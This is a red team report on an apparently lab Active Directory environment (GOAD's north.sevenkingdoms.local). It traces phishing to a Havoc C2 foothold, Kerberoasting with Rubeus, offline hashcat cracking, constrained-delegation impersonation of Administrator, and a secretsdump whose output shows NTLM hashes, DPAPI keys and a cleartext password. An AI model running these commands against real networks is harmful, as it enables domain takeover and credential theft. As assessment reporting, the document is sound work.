Attack Path Mapping Report

Red Team Activities using Havoc

October 20, 2024

Date	Change by
2024-10-20	Alexander Bianca Tofer

Date	Name	Company
2024-10-20	Marcus Hultkvist	GOAD Security AB

Table of Contents

1 Executive summary

Critical Functions and Underlying Systems Tested The Red Team assessment focused on several business-critical functions and key systems which are essential for the operations in the company.

- **Active Directory (AD):** A primary target of the assessment was the Active Directory infrastructure, used for managing user authentication, access control, and resources in the company network. The Red Team tested AD's resilience against various attack methods using vunerbilites found to compromise user accounts and escalate privileges on users.
- **Microsoft Endpoint Configuration Manager (MECM/SCCM):** The Red Team evaluated SCCM's authentication settings and configuration settings, particularly in relation to potential privilege escalation risks and unauthorized access to additional systems.
- **SQL Server:** As a critical component for storing sensitive data, the SQL Server was tested to determine whether compromised credentials from earlier stages could be leveraged to gain unauthorized access and potentially expose sensitive information.

Timeline & Tested Scenarios The Red Team engagement was carried out over a structured timeline, with distinct phases to simulate a range of attack methods mimicking advanced threat actors. The scenarios tested tactics used by nation-state actors, cybercrime groups and ransomware threats.

- **W1**: Gained initial access by conducting a phishing attacks against the company, successfully establishing a command and control (C2) structure within the company network.
- **W2**: Lateral movement was achieved using kerberoasting to capture multiple account credentials, subsequently escalating privileges to gain access to a high-level user account within the domain.
- **W3**: Misconfigurations in various services were exploited to capture additional account credentials, ultimately allowing full access to the server database.

Main Findings & Root Causes

- Successful initial access through phishing indicated insufficient user training and low levels of cybersecurity awareness within the company, creating an open attack surface for threat actors.
- Account policies: Kerberoasting exposed weak or insufficient password policies, while delegation attacks due to high privilege settings facilitated lateral movement and admin access.
- Service configuration: Misconfigurations in SCCM and AD allowed NTLM-based attacks to succeed due to the use of default service settings. This exposure compromised critical systems like the SQL Server, which contains sensitive data.

Recommendations

- Strengthen user awareness against current cyber threats: Conduct regular phishing simulations and training sessions to improve cybersecurity awareness in the company.
- Improve User Authentication: Enforce stronger password policies, enable multi-factor authentication where possible, and monitor activities such as administrator tickets issued in the Active Directory environment. Utilize Security Information and Event Management (SIEM) tools to ensure effective monitoring and alerting of suspicious activities across the network, enabling quick responses to potential threats and attacks.
- System Hardening: Apply least privilege principles to limit user access to only what is necessary. Regularly review and secure configurations in key systems like Active Directory, SQL & SCCM. Utilize Dynamic Application Security Testing (DAST) and External Attack Surface Management (EASM) to proactively identify and mitigate vulnerabilities.

2 Report Structure

The sections of this report present the APM findings and recommendations in a variety of formats. This is to ensure that it is as easy as possible for an individual reader to find the information relevant to themselves. The main sections are:

- **Executive Summary**: A summary of the main findings of the project, along with a brief discussion of the key recommendations.
- **Report Structure**: Outlines the structure and content of each section of this report.
- **Key Findings**: A high-level summary of the attack paths identified and the associated recommendations.
- **Recommendations**: Prevention and detection strategies that could be applied to address weaknesses identified and prevent an attack path from being exploitable, make it more difficult to perform, or increase the chances of detecting the attack.

3 Key Findings

This section provides a high-level summary of the root causes associated with the individual attack paths described in subsequent sections. Attack paths are the routes an attacker is most likely to take in order to achieve their objectives, which for the purposes of this engagement were:

- **Gaining Domain Admin**.
- **Access the company database**.

The attack paths have been split into **Attack Positioning** and **Actions on Objective** paths.

- **Attack Positioning**: Outlines the various techniques used in order to obtain a suitable level of control over the assets.
- **Actions on Objective**: Details the steps taken to leverage the acquired privileges to achieve the defined objectives.

At the client's request, the testing scope was narrowed to the *north domain* and *sccm lab* environment. This specific environment is considered a representative sample of the client's other operational sites, ensuring that most of the identified attack paths are applicable to those environments as well.

3.1 Summary of Attack Paths

This section provides a condensed overview of the identified attack paths. Certain steps or activities have been omitted for brevity, however individual attack path diagrams can be found in the subsequent sections.

Attack Positioning


- **Phishing** - This attack method was used to lure company users into interacting with malicious content, through a legitimate-looking email. In this case, the attack involved a spear-phishing campaign sent to company users, disguised as an urgent security patch request. The list of possible users was aquired through OSINT using public platforms such as linkedin. When an employee clicked the link, it triggered the execution of malware, which created a backdoor, granting the attacker access to the network. This is a very common attack technique used by attackers to gain initial access into a company’s network, once the attacker has access they can exfiltrate data, move laterally to compromise hosts and escalate privileges for more control.
- **Kerberoasting** - was used because it is particularly effective at identifying weak or commonly used passwords within the company network.
- **Exploiting Weak Password Policies** - Taking advantage of poorly implemented or lacking password policies within the company. The usage of short, or easily guessable passwords would allow an attacker to crack these passwords using brute force attacks within a short amount of time if they are less than 8 characters long. Additionally lists of common leaked passwords can be used to check for vulnerable accounts within the company.
- **Constrained Delegation** - exploits the delegation feature that allows certain services to impersonate users for accessing other services. It was found that a user has permissions to impersonate the Administrator account to access service in the domain, effectively escalating privileges to domain admin.

Actions on Objective

- **Compromise end host**: After successfully executing the spear-phishing attack against the company, the initial access to a target end host was achieved. This allowed to establish a foothold within the network, effectively compromising the confidentiality and integrity of the company system and enabling further domain exploitation.
- **Access Multiple User Accounts:**: Utilizing attacks against weak password policies and misconfigurations in kerberoes and capturing NTLM hashes from the network using the SCCM server, allowed to cappture credentials for multiple user accounts within the company.
- **Achieve Full Domain Admin**: escalated privileges to the administrator account allowed to execute commands as administrator of the domain, dump password hashes, effectively having full control over the domain. Having access to administrator account also enabled access to the SQL database containing sensitive data, thereby affecting the confidentiality, integrity, and availability of critical information within the company.

3.2 Attack Positioning

- **Diagram for attack path to become administrator in *north* domain.**



3.3 AP1 - Gaining Administrative Access in Active Directory

Initial Access by Spear Phishing Attack Objective is to gain initial access to the domain by tricking a user into executing malware that provides a backdoor to the host machine.


Execution: A spear phishing email was sent to `brandon.stark@north.sevenkingdoms.com` The email was crafted to appear legitimate and encouraging the user to most urgently download and run a security patch. This special file appears to the user to be a normal update but it has been prepared and contains the malicious code which would when executed allow remote code execution on the target host.

Verify command execution and perform user enumeration The objective of this phase was to verify the successful compromise of the target host and to collect initial reconnaissance data. This step was crucial for confirming the level of access gained, identifying the target accounts position in the domain, and also gathering preliminary information about the domain and the network environment. It set the foundation for further exploitation of user accounts to perform lateral movements and possible privilege escalation activities.

Establishing a Communication Channel After the initial access was established through the successful phishing attack, the compromised host `WINTERFELL` on IP `10.2.10.11` connected back to Havoc C2 server, which had been set up on IP `10.2.10.151` and would accept any incoming HTTPS traffic from within the company network. This communication channel then allowed for direct interact

with the target host machine to execute commands, and start collecting more information about the domain and network infrastructure of the company.

Command Execution and Initial Reconnaissance The first command executed on the compromised target host was the whoami command. This was done to verify the identity of the user currently logged in. The whoami command outputs the username and confirms whether the compromised account holds standard or elevated privileges within the domain.




Understanding the level of privileges assigned to the compromised account would allow to gauge the potential for lateral movement within the domain. If the account is part of any privileged groups such as administrators, it would provide a more direct path for further exploitation. The target account is of normal privilege level in the domain and also have access to remote desktop group which would allow the account to create remote sessions to host machines in the domain.

Lateral movement using Kerberos vulnerabilities The primary goal of this phase was to gain access to additional user accounts in the domain by abusing the Kerberos authentication mechanism on active directory. This would facilitate lateral movement within the domain and provide backup accounts in case any of the previous captured accounts are locked out from the domain.

A list of potential usernames was compiled through OSINT, by scraping data from platforms such as LinkedIn and other similar sites it would be possible to guess valid user accounts for the domain.


Using the format `brandon.stark`, a known valid username, which follows the pattern of firstname.lastname a list of any possible user accounts for the personal in the company is then created.

Testing the possible username `jon.snow` using the technique kerberoasting reveals the password for the account in a hashed format. This method involves requesting service tickets for the service account associated with the username.




`dotnet inline-execute /home/kali/Rubi.exe kerberoast /user:jon.snow`

The command retrieves the hash for the requested user `jon.snow` using the rosting technique. The hash enables an attacker to attempt cracking the password offline. This method is significant because it allows an attacker to perform brute force attacks or test against a list of known passwords without alerting any IDS or other systems on the company network, which could otherwise lock the account, providing essentially unlimited attempts to crack it.




To crack the Kerberos hash using Hashcat, the command `hashcat.exe -m 13100 -a 0 jon.txt rockyou.txt` is used to check the hash against a know password list to see if a match is found and get the password in clear text. This method is effective for identifying weak or commonly used passwords for accounts.

Once the password for the user jon.snow has been successfully cracked a ticket can be generate by executing the command `dotnet inline-execute /home/kali/Rubi.exe asktgt /user:jon.snow /domain:north.sevenkingdoms.local /password:iknownothing /outfile:TGT` this would produce a valid ticket which can be used in the domain to access resources as the user.



Escalate privileges to Administrator Using the the S4U (Service for User) in combination with Rubeus it is possible to request a TGS on behalf of another user, this is due to the constrained delegation that allows specific services to impersonate users and access other services on their behalf. The user jon.snow is here allowed to impersonate the Administrator account to gain access for cifs service in the domain north.sevenkingdoms.local, effectively elevating privileges. Using `s4u /ticket:TGT / impersonateuser:administrator /domain:north.sevenkingdoms.local /msdsspn:cifs/ winterfell.north.sevenkingdoms.local /dc:north.sevenkingdoms.local /outfile:TGS` the ticket for Administrator is generated and saved.




Now that a ticket has been genrated successfully impersonated the Administrator using the constrained delegation access of jon.snow, we can leverage this elevated access to perform domain admin commands on the target domain. Logging in as the administrator on winterfell and dump all the password hashes and tickets using Impacket tools: `impacket-secretsdump north.sevenkingdoms.local/administrator@winterfell -k -no-pass`

```
----------------

Group Name                                 Type             SID                                          Attrib
========================================== ================ ============================================ ======
Everyone                                   Well-known group S-1-1-0                                      Mandat
BUILTIN\Administrators                     Alias            S-1-5-32-544                                 Mandat
BUILTIN\Users                              Alias            S-1-5-32-545                                 Mandat
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                 Mandat
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                      Mandat
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                     Mandat
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                     Mandat
NORTH\Group Policy Creator Owners          Group            S-1-5-21-196870565-1690903945-1709632108-520 Mandat
NORTH\Domain Admins                        Group            S-1-5-21-196870565-1690903945-1709632108-512 Mandat
Service asserted identity                  Well-known group S-1-18-2                                     Mandat
NORTH\Denied RODC Password Replication Group Alias          S-1-5-21-196870565-1690903945-1709632108-572 Mandat
Mandatory Label\High Mandatory Level       Label            S-1-16-12288

C:\>exit

┌──(kali㉿kali)-[~/Havoc]
└─$ impacket-secretsdump north.sevenkingdoms.local/administrator@winterfell -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Cleaning up...

┌──(kali㉿kali)-[~/Havoc]
└─$ sudo rdate -n 10.2.10.11
Fri Oct 18 23:14:34 CEST 2024

┌──(kali㉿kali)-[~/Havoc]
└─$ impacket-secretsdump north.sevenkingdoms.local/administrator@winterfell -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xdc395ea38ea203d5fd79579f942a7bc4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\WINTERFELL$:plain_password_hex:f71b44cc247334a2b0e90301c01a79312703acf42d6c85649447c8c8c5ac23b01b8b6ea8c3de
c57b7e5744f964ed488a7eaeb890a9366ce8b3677f0e0a7d487ef8f610c227ac0db7172f4782f68123eab931951fa169c3f904642b84ec2bf
bdb044324048d9b79c09c82b6b82d37913dfba8778d4b1732a09cc0a5123a252d26ce70e703d8ea17f6e25e9efc870df9afb1dc4c04ee6cec
NORTH\WINTERFELL$:aad3b435b51404eeaad3b435b51404ee:eb8f8627267ad8da81599fd4633fb793:::
[*] DefaultPassword
NORTH\localuser:sexywolfy
[*] DPAPI_SYSTEM
dpapi_machinekey:0xa7ba5b0ba0b7284659103dd02cd8209a47891d21
dpapi_userkey:0xe4082544916ec55a69650ec896a55d0faa475842
```

This completes attack path 1, transitioning from phishing a user to establishing a backdoor for command and control, pivoting to another account, and ultimately gaining domain admin rights within the `north.sevenkingdoms.local domain`. This demonstrates that a valid attack path exists within the company's Active Directory environment, proving its vulnerability.

